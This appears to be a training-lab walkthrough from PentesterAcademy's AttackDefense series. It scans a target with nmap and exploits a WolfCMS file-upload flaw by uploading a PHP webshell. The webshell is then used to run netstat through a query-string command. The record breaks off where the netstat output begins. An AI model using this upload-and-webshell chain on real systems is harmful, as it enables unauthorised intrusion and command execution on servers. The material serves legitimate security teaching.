ATTACK DEFENSE

by PentesterAcademy

Name	T1049 : System Network Connections Discovery
URL	https://attackdefense.com/challengedetails?cid=1865
Type	MITRE ATT&CK Linux : Discovery

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective:

- Identify the total number of established connections.
- Identify the IP address of the client who has connected to the target machine via SSH.
- Identify the hostname of the client who has connected to the target machine over UDP protocol.
- Identify the services which are listening on TCP ports of the target machine.

Solution:

Step 1: Check the IP address of the attacker machine.

Commands: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
19395: eth0@if19396: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:07 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.7/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
19398: eth1@if19399: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:08:79:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.8.121.2/24 brd 192.8.121.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The attacker machine has IP address 192.8.121.2, the target machine will have the IP address 192.8.121.3

Step 2: Run nmap scan on all ports of the target machine.


Command: nmap -p- 192.8.121.3

```
root@attackdefense:~# nmap -p- 192.8.121.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-21 23:30 IST
Nmap scan report for target-1 (192.8.121.3)
Host is up (0.000015s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
10000/tcp open  snet-sensor-mgmt
MAC Address: 02:42:C0:08:79:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds
root@attackdefense:~#
```


Port 10000 is open. As it is mentioned in the challenge description, the web application is running on the target machine and is vulnerable to Arbitrary File Upload.

Step 3: Open Mozilla Firefox and access the web application.



Wolfcms web application is running on the target machine.


Step 4: Search for file upload exploit for wolfcms.




The exploit db link mentions the steps to be followed to exploit the vulnerability.

Exploit DB Link: https://www.exploit-db.com/exploits/38000

The link to the login portal is also mentioned on the Exploit DB Page.




Step 5: Navigate to the admin page and login to the web application. The login credentials are mentioned in the challenge description.




Credentials:

Username: robert
Password: password1


After Login:




Step 6: Navigate to the "Files" tab.




Step 7: Click on "Upload File" tab.




Step 8: Click on Browse and upload a php webshell. The PHP webshells are present in "/usr/share/webshells/php/"




Step 9: Upload the file.




After Upload:



Step 10: Navigate to the /public directory and click on the web shell.



Web shell:



Step 11: Run the command to list all established connections. Enter the command in the execute command text field and click on "go" button

Command: netstat -an

192.8.121.3:10000/public/ph

192.8.121.3:10000/public/php-backdoor.php?c=netstat+-an

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
